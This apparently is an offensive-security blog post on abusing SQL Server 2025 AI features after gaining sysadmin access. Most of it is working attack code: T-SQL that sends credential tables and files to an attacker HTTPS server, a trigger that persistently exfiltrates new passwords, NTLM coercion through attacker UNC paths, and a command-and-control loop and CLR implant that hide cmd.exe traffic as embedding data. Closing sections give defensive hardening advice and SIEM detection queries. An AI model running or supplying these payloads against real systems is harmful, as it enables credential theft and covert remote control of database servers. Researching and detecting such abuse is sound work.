Oops, I Weaponized the Database: Abusing AI Features in SQL Server 2025
TL;DR: Microsoft SQL Server 2025 AI features provide a practical channel for data exfiltration and C2 transport within the database engine itself.
Note: All proof-of-concepts contained in this blog can be found in the following repo: https://github.com/gershsec/mssql2025-poc
Foreword
I’m a big fan of leveraging Microsoft SQL Server during offensive engagements because it’s seemingly always over-privileged and under-monitored, which is ideal for lateral movement. Administrators routinely expose credentials in file shares, the service accounts running MSSQL often have excessive rights, and the database engine already exposes plenty of post-exploitation primitives once an operator gains access.
So, when Microsoft officially released SQL Server 2025 in November of last year, I felt it was a good time to evaluate the new features and see how they could extend existing tradecraft. Let’s dive in.
SQL Server 2025 AI features center on three new capabilities
When I first heard Microsoft marketing SQL Server 2025 as an AI-enabled platform, I had the same reaction that I assume most folks probably had: “Do we really need to bolt on another AI feature which is more about the solution than the problem?”
Over the last couple of years, every major product has integrated AI (for better or worse), so I guess it was only a matter of time until SQL Server officially joined the club. However, after reading Microsoft’s documentation, it was obvious SQL Server’s changes weren’t just focused on enabling agentic database queries. Instead, they involved integrating the database engine into an AI infrastructure stack. This could be interesting, what about the features themselves?
Feature #1 – sp_invoke_external_rest_endpoint
You read that right. By implementing the new stored procedure sp_invoke_external_rest_endpoint, SQL Server on-premises now grants the ability to hit arbitrary REST endpoints. Instead of using xp_cmdshell, SQL Agent Jobs, or other noisy procedures which often just call PowerShell Invoke-WebRequest, we now have native means to make a web request to an external host. But there’s probably a catch, right? Not really. Basically, there are only three hard requirements for this feature to work:
- The stored procedure must be enabled for the MSSQL instance
- Requests must be made using HTTPS
- The remote server must have a verifiable certificate chain
And if you’re curious if request payloads have been kept small to avoid abuse, the answer is no:
Payload, both when received and when sent, is UTF-8 encoded when sent over the wire. In that format, its size is limited to 100 MB.
So this stored procedure checks all the boxes for adding to our toolkit. Here’s an example of how to use the new stored procedure in practice, with most of the optional parameters removed:
DECLARE @response  NVARCHAR(MAX);
EXEC sp_invoke_external_rest_endpoint
@url      = N'https://api.example.com/data',
@method   = 'POST',
@headers  = N'{"Content-Type":"application/json"}',
@payload  = N'{"query":"example"}',
@response = @response OUTPUT;
SELECT @response;
With this query, we can hit an external endpoint with a trusted cert, send some amount of data, and receive a JSON response…but what’s the rationale for adding this feature now?
Feature #2 – CREATE EXTERNAL MODEL
AI, of course! Using CREATE EXTERNAL MODEL, an external AI embedding model can be defined within the database engine. Here’s how the model is defined in practice, specifying the hosted location of the model, the API format used, the type, and name of the hosted model:
CREATE EXTERNAL MODEL example_model
WITH (
LOCATION  = N'https://my-hosted-model.example.com/v1/embeddings',
API_FORMAT = 'OpenAI',
MODEL_TYPE = EMBEDDINGS,
MODEL      = N'qwen3-embedding:0.6b'
);
With our external model defined, it can now be repeatedly called using another new function implemented in SQL Server 2025.
Feature #3 – AI_GENERATE_EMBEDDINGS
Our final feature to touch on is AI_GENERATE_EMBEDDINGS, which is used in conjunction with our previously defined external model. This function sends a given string or character type to a defined embedding model, for the purpose of generating a JSON vector array. Optionally, you can also specify JSON request body parameters, depending on what the external model’s endpoint requires. Executing this function is pretty straightforward:
SELECT AI_GENERATE_EMBEDDINGS(N'example string' USE MODEL example);So, what is all of this used for in practice? Retrieval-Augmented Generation (RAG) pipelines.
RAG is a technique for improving AI model response relevance by grounding model outputs in specified data sources at inference time. Essentially, this allows you to constrain a model’s responses to an internal company knowledge base before answering user queries.
SQL Server 2025 introduces features that make it well-suited to support this capability. It can act as the storage and retrieval layer for RAG workflows, as new SQL features such as CREATE EXTERNAL MODEL, AI_GENERATE_EMBEDDINGS, and sp_invoke_external_rest_endpoint enable integration with external models, embedding generation, and API-driven model orchestration.
Enough Talk! Proof-of-Concept, Already!
Now that we’ve covered the three SQL Server 2025 AI features, let’s abuse them. For the sake of simplicity while demonstrating these features, we’re going to assume you have compromised an account with the sysadmin role in a SQL Server 2025 instance. Although there are other explicit permissions to grant usage of these features, the most likely scenario in an offensive engagement is that you landed on a highly privileged SQL account (we do it all the time), not an account with explicit AI model permissions.
Data Exfiltration #1 – Dumping Database Contents

Probably the most obvious, we can stand up an external server with a trusted certificate and retrieve large amounts of database content. Previously, you’d want to avoid dumping large tables from databases simply because they could tie up your command and control (C2) comms or slow things way down. Now you can move those databases out the door in 100MB chunks.
First, enable the stored procedure so we can begin using sp_invoke_external_rest_endpoint:
EXECUTE sp_configure 'external rest endpoint enabled', 1;
RECONFIGURE;
Then, query a table and provide the results as a payload to exfiltrate to a server of your choice:
DECLARE @payload  NVARCHAR(MAX);
SELECT @payload = (
SELECT username, password
FROM dbo.app_users
FOR JSON AUTO
);
EXEC sp_invoke_external_rest_endpoint
@url      = N'https://10.2.99.3:8081/collect',
@method   = 'POST',
@payload  = @payload;
Finally, receive the table contents on your web server:
Data Exfiltration #2 – Dumping File Contents

Next up is file exfiltration. For the same reasons as dumping large database tables, we generally avoid large files. Now, if you have read access to a large file, you can let SQL Server move it for you. An added bonus of this is that it will use a separate HTTPS connection entirely, so if you’re concerned about triggering security tooling, the connection will originate from MSSQL; not your C2 agent.
First, enable the stored procedure as before and couple with OPENROWSET to retrieve a file’s contents and deliver to your remote server:
DECLARE @filename NVARCHAR(256) = N'C:\\Windows\\System32\\drivers\\etc\\hosts';
DECLARE @url      NVARCHAR(512) = N'https://10.2.99.3:8081/files?name=hosts.txt';
DECLARE @payload  NVARCHAR(MAX);
SELECT @payload = BulkColumn
FROM OPENROWSET(BULK N'C:\\Windows\\System32\\drivers\\etc\\hosts', SINGLE_CLOB) AS x;
EXEC sp_invoke_external_rest_endpoint
@url      = @url,
@method   = 'POST',
@headers  = N'{"Content-Type":"text/plain"}',
@payload  = @payload;
Then, receive and save files on your remote web server:
Data Exfiltration #3 – Persistent Exfiltration
As a slightly different take, we can reconfigure the first data exfiltration example with a TRIGGER to perform an HTTPS request anytime a change is made to a table. This can be pretty useful as a persistence mechanism where you want to continue to aggregate new credentials but don’t want to send the whole table each time.
Simply add a TRIGGER on the table of your choice and you’ll receive a POST request with the updated entries any time a change is made:
CREATE TRIGGER tr_exfil_users ON dbo.app_users AFTER INSERT AS
DECLARE @payload NVARCHAR(MAX);
SELECT @payload = (SELECT username, password FROM inserted FOR JSON AUTO);
EXEC sp_invoke_external_rest_endpoint
@url      = N'https://10.2.99.3:8081/collect',
@method   = 'POST',
@payload  = @payload;
Then you’ll receive any updated credentials on your web server:

NTLM SMB Coercion

In addition to external internet hosted models, CREATE EXTERNAL MODEL can also support locally-hosted ONNX models. A byproduct of this is this ability to specify UNC paths in place of local filesystem paths. As a result, we can coerce NTLM auth over SMB, and either capture the hashes or relay elsewhere in the domain.
First, enable the necessary features to support ONNX Runtime models:
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXECUTE sp_configure 'external AI runtimes enabled', 1;
ALTER DATABASE SCOPED CONFIGURATION SET PREVIEW_FEATURES = ON;
RECONFIGURE WITH OVERRIDE;

Define the ONNX Runtime model, specifying our attacker-controlled UNC paths in either LOCATION or LOCAL_RUNTIME_PATH:
CREATE EXTERNAL MODEL onnx_unc_test
WITH (
LOCATION = '\\ATTACKER\share',
API_FORMAT = 'ONNX Runtime',
MODEL_TYPE = EMBEDDINGS,
MODEL = 'test’,
LOCAL_RUNTIME_PATH = '\\ATTACKER\share'
);
Trigger the authentication:
SELECT AI_GENERATE_EMBEDDINGS(N'test' USE MODEL onnx_unc_test);At this point, SQL Server will throw an error for failing to initialize the AIRuntimeHost process:
However, if you check the output of your SMB capture tool of choice, you’ll observe successful NTLM SMB auth coercion:
Note: I reported this coercion primitive to Microsoft on April 20, 2026 since I didn’t see the necessity for a locally hosted model on the SQL Server (per their documentation) to be retrieved via SMB. However, on May 12, 2026, Microsoft determined the behavior did not represent a security boundary violation due to the nature of file path resolution and thus didn’t meet the bar for security servicing. That means this one is here to stay (for now).
Native C2 Transport and Agent
Last, but certainly not least, you can combine all of these new features to create a native C2 transport and agent, all from the comfort of your newly owned SQL Server.
Simple C2 w/ xp_cmdshell
If you just want an easy 1-shot SQL query that will return command output to a remote server, you’ve come to the right place. Here, we’re going to utilize xp_cmdshell to perform our command execution to keep things simple, but obviously this can be replaced with more favorable functions. Let’s dive in.
First, enable external rest endpoints and xp_cmdshell usage:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC sp_configure 'external rest endpoint enabled', 1;
RECONFIGURE;
Next, register your C2 server as an EXTERNAL MODEL:
CREATE EXTERNAL MODEL test_model
WITH (
    LOCATION = 'https://10.2.99.3:8081/api/embed', -- Update C2 Server address here
    API_FORMAT = 'openai',
    MODEL_TYPE = EMBEDDINGS,
    MODEL = 'mock-embedding-model'
);
Define all of our variables we’ll need to store and execute commands with the C2 agent:
DECLARE @resp NVARCHAR(MAX);
DECLARE @cmd NVARCHAR(4000);
DECLARE @result NVARCHAR(MAX);
DECLARE @output TABLE(line NVARCHAR(4000));
DECLARE @sleep VARCHAR(8) = '00:00:10'; -- Update sleep timer here
DECLARE @seconds INT;
Set up a callback WHILE loop that will use AI_GENERATE_EMBEDDINGS to check-in and store any queued command instructions from the C2 server:
WHILE (1=1)
BEGIN
    SET @resp = NULL;
    SET @cmd = NULL;
    SET @result = NULL;
    SET @seconds = NULL;
    DELETE FROM @output;

    SELECT @resp = CONVERT(NVARCHAR(MAX),
        AI_GENERATE_EMBEDDINGS(
            N'checkin'
            USE MODEL test_model
        )
    );

    SELECT @cmd = value FROM OPENJSON(@resp);
Parse any retrieved instructions for exits or sleep timer changes:
    IF @cmd = 'exit'
    BEGIN
        IF EXISTS (
            SELECT 1
            FROM sys.external_models
            WHERE name = N'test_model'
        )
            DROP EXTERNAL MODEL test_model;
            EXEC sp_configure 'external rest endpoint enabled', 1;
            RECONFIGURE;
        BREAK;
    END
    ELSE IF @cmd LIKE N'sleep %'
    BEGIN
        SET @seconds = TRY_CAST(LTRIM(RTRIM(SUBSTRING(@cmd, 7, LEN(@cmd)))) AS INT);

        IF @seconds BETWEEN 1 AND 59
            SET @sleep = '00:00:' + RIGHT('00' + CAST(@seconds AS VARCHAR(2)), 2);
    END
    ELSE
Finally, pass any command instructions to xp_cmdshell, then use AI_GENERATE_EMBEDDINGS again to pass the result back to the C2 server before sleeping:
    BEGIN
        INSERT INTO @output
        EXEC xp_cmdshell @cmd;

        SELECT @result = STRING_AGG(CONVERT(NVARCHAR(MAX), line), CHAR(10))
        FROM @output;

        SELECT AI_GENERATE_EMBEDDINGS(
            @result
            USE MODEL test_model
        );
    END
    WAITFOR DELAY @sleep;
END
So, that’s it. An 81-line TSQL query is all it takes to demonstrate using these features as a C2 channel and agent.
With the query submitted, fire up a python C2 server running HTTPS and receive the callback:
python3 server.py --api-format openai --cert-file cert.pem --key-file key.pem
This looks good, but we can do better.
Embedding CLR C2 Agent
With our proof-of-concept out of the way, we have a few things we need to improve to make this production-ready. First off, we need to ditch xp_cmdshell in favor of an alternative not backed by xpstar.dll. Secondly, we need to improve the C2 transport so we aren’t just sending raw commands and responses back and forth (should the TLS get decrypted and inspected). In order to do this, we’ll rely on using a .NET CLR executable, loading it as a SQL assembly, then calling it with a stored procedure. Since there is quite a bit of code involved, let’s focus on the important functionality of the CLR assembly and supporting MSSQL queries.
CLR Assembly
To execute our agent, we’ll start by exposing the check-in entry point as a SqlProcedure so it can be called in a SQL query from a stored procedure:
[SqlProcedure]
public static void clr_checkin(SqlString modelName, SqlInt32 intervalSec)
{
    string model = modelName.IsNull ? "qwen3_svc" : modelName.Value;
    int interval = (intervalSec.IsNull || intervalSec.Value <= 0)
                   ? 30_000
                   : intervalSec.Value * 1000;
    ...
}
Since we’ll be dealing with encrypted, encoded, and vector data this time around, we’ll need placeholder variables to hold the various stages of the beacon messaging:
string beaconMsg     = $"B|{AgentId}|{host}|{user}|{lastAck}|{seq}";
string encodedBeacon = TokenIdEncode(XorCrypt(Encoding.UTF8.GetBytes(beaconMsg)));
string vecJson       = CallEmbeddings(encodedBeacon, model);
To handle check-ins and instructions, we’ll execute a local SQL query from the CLR itself, which will use AI_GENERATE_EMBEDDINGS:
using (var conn = new SqlConnection("context connection=true"))
{
    conn.Open();
    string sql =
        "DECLARE @v NVARCHAR(MAX); " +
        $"SELECT @v = CONVERT(NVARCHAR(MAX), " +
        $"AI_GENERATE_EMBEDDINGS(N'{tokenEncoded}' USE MODEL {modelName})); " +
        "SELECT @v;";
    ...
}
Note: By using context connection=true, we’re reusing the existing in-process SQL session to execute the query instead of making a new SQL connection for each callback.
We decrypt our incoming instructions and determine the command request:
byte[] responseBytes = XorCrypt(DecodeVector(vecJson));
string response      = Encoding.UTF8.GetString(responseBytes).TrimEnd('\\0');
Since we’ve configured our C2 server to transform the check-in/instruction strings into vector arrays, we’ll also need to decode this traffic based on our defined codec (in this case emulated to look like qwen3-embedding data):
int length = (int)Math.Round(vec[0] * LenScale);
for (int i = 0; i < length; i++)
    result[i] = (byte)Math.Min(255, Math.Max(0,
        (int)Math.Round(vec[i + 1] * ByteScale + 127.0f)));
With the instructions decrypted and decoded, we then use P/Invoke to call cmd.exe /c directly via CreateProcessW as a drop-in replacement for xp_cmdshell:
var cmdLine = new StringBuilder("cmd.exe /c " + command);

bool ok = Win32.CreateProcessW(
    null, cmdLine,
    ref pa, ref ta,
    true,
    Win32.CREATE_NO_WINDOW,
    IntPtr.Zero, null,
    ref si, out pi);
Finally, we encrypt and encode our output to look like AI embedding data and send out via our previously defined embeddings function:
string output = isQuery ? RunQuery(command) : RunCmd(command);
string outMsg = $"O|{AgentId}|{taskId}|{output}";
string encodedOut = TokenIdEncode(XorCrypt(Encoding.UTF8.GetBytes(outMsg)));
CallEmbeddings(encodedOut, model);
To keep things simple for this demo, while encoding we just arrange the XOR-encrypted bytes with spaces to look like generic byte data:
private static string TokenIdEncode(byte[] data)
{
    var parts = new string[data.Length];
    for (int i = 0; i < data.Length; i++)
        parts[i] = data[i].ToString(CultureInfo.InvariantCulture);
    return string.Join(" ", parts);
}
We now have a functional .NET CLR we can load in-memory to emulate embedding-style traffic and replace xp_cmdshell. And in case you’re wondering what this traffic is going to look like over the wire:

Looking good! The only thing left is to set up the database to support the agent.
MSSQL Deployment
First, configure all of our prerequisites:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'clr enabled', 1;
RECONFIGURE;
EXEC sp_configure 'clr strict security', 0;
RECONFIGURE;
ALTER DATABASE [c2lab] SET TRUSTWORTHY ON;
Then, register the C2 server as an EXTERNAL MODEL:
CREATE EXTERNAL MODEL qwen3_svc
WITH (
    LOCATION  = N'https://10.2.99.3:5000/v1/embeddings',
    API_FORMAT = 'OpenAI',
    MODEL_TYPE = EMBEDDINGS,
    MODEL      = N'qwen3-embedding:0.6b'
);
Load the CLR assembly in memory and expose via stored procedure:
CREATE ASSEMBLY SqlC2Agent
    FROM 0x<HEX>
    WITH PERMISSION_SET = UNSAFE;

CREATE PROCEDURE dbo.clr_checkin
    @model_name   NVARCHAR(128) = N'qwen3_svc',
    @interval_sec INT           = 30 -- Initial sleep timer
AS EXTERNAL NAME SqlC2Agent.[SqlC2Agent.SqlEntry].clr_checkin;
Note: By loading the hex bytes of the assembly, we can avoid dropping files to disk.
With our CLR loaded in memory, let’s fire off the implant with our stored procedure:
EXEC dbo.clr_checkin
    @model_name = N'qwen3_svc',
    @interval_sec = 30;
Now we can stand up another python C2 server, this time with an API to keep things modular:

The C2 server works as intended, so let’s slap a terminal user interface in front of it and have fun with our new C2 channel:
TLS_CERT=cert.pem TLS_KEY=key.pem python3 c2_console.py
As you can see, combining the new AI functions with existing features can result in some very robust MSSQL tradecraft. There’s also lots of creativity to be had with how we transport the data to mimic that of actual model traffic.
Defending against SQL Server 2025 AI feature abuse requires access control and egress monitoring.
Now that we’ve fully abused these new features, let’s take a moment and talk about how to defend it. The issue with new features is they usually hit market before our security tools have a chance to catch up. I’ve put together the following list as a starting point for how to alert on abuse of these new features within SQL Server 2025.
- SQL Server Account Review
Probably the most obvious, review all of your SQL Server database logins, old and new, and remove sysadmin permissions where possible. Too often we find web applications with database connection strings containing an account with sysadmin roles. If your app is only doing standard database queries and writes you do NOT need sysadmin privileges.
- Audit and alert on usage of
xp_cmdshell, SQL Agent Jobs, and CLR Assemblies
Since attackers still need code execution primitives, you should be alerting on these as well. There are certainly legitimate use cases for these, but they’re few and far between. If you have no use for any of these features, ensure they’re disabled and immediately alert on any usage attempts:
# xp_cmdshell Usage

index=* "xp_cmdshell"
| spath path=statement output=statement
| spath path=sql_text output=sql_text
| eval sql=coalesce(statement, sql_text, _raw)
| where match(sql, "(?i)\\bxp_cmdshell\\b")
| table _time host server_principal_name database_name sql
| sort - _time

# SQL Agent Usage

index=* ("sp_add_job" OR "sp_update_job" OR "sp_delete_job" OR "sp_add_jobstep" OR "sp_start_job" OR "sp_stop_job" OR "sp_add_schedule" OR "sp_attach_schedule")
| spath path=statement output=statement
| spath path=sql_text output=sql_text
| eval sql=coalesce(statement, sql_text, _raw)
| where match(sql, "(?i)\\b(sp_add_job|sp_update_job|sp_delete_job|sp_add_jobstep|sp_start_job|sp_stop_job|sp_add_schedule|sp_attach_schedule)\\b")
| table _time host server_principal_name database_name sql
| sort - _time

# CLR Assembly Usage

index=* ("CREATE ASSEMBLY" OR "ALTER ASSEMBLY" OR "DROP ASSEMBLY" OR "AS EXTERNAL NAME")
| spath path=statement output=statement
| spath path=sql_text output=sql_text
| eval sql=coalesce(statement, sql_text, _raw)
| where match(sql, "(?i)\\b(CREATE|ALTER|DROP)\\s+ASSEMBLY\\b")
    OR match(sql, "(?i)\\bAS\\s+EXTERNAL\\s+NAME\\b")
| table _time host server_principal_name database_name sql
| sort - _time- Requires using SQL Audit or Extended Events with SQL text exposed
- Native SQL Server logs do not reliably record each xp_cmdshell, SQL Agent, or CLR execution, so generating custom logs is required
- Alert on any changes to
sys.external_models
An easy way to discover model abuse is to log and set up alerts in your SIEM on any changes to sys.external_models, which signals when a rogue EXTERNAL MODEL has been created:
index=* ("CREATE EXTERNAL MODEL" OR "ALTER EXTERNAL MODEL" OR "DROP EXTERNAL MODEL")
| spath path=statement output=sql
| eval sql=coalesce(sql, _raw)
| rex field=sql "(?i)\\b(?<action>CREATE|ALTER|DROP)\\s+EXTERNAL\\s+MODEL\\s+(?<model_name>\\[[^\\]]+\\]|[^\\s;(]+)"
| table _time host action model_name sql
| sort - _time- Requires SQL Audit or Extended Events with DDL text exposed
- Native SQL Server logs do not normally record CREATE/ALTER/DROP EXTERNAL MODEL statements in a searchable form, so generating custom logs is required
- Alert on enablement of
sp_invoke_external_rest_endpoint
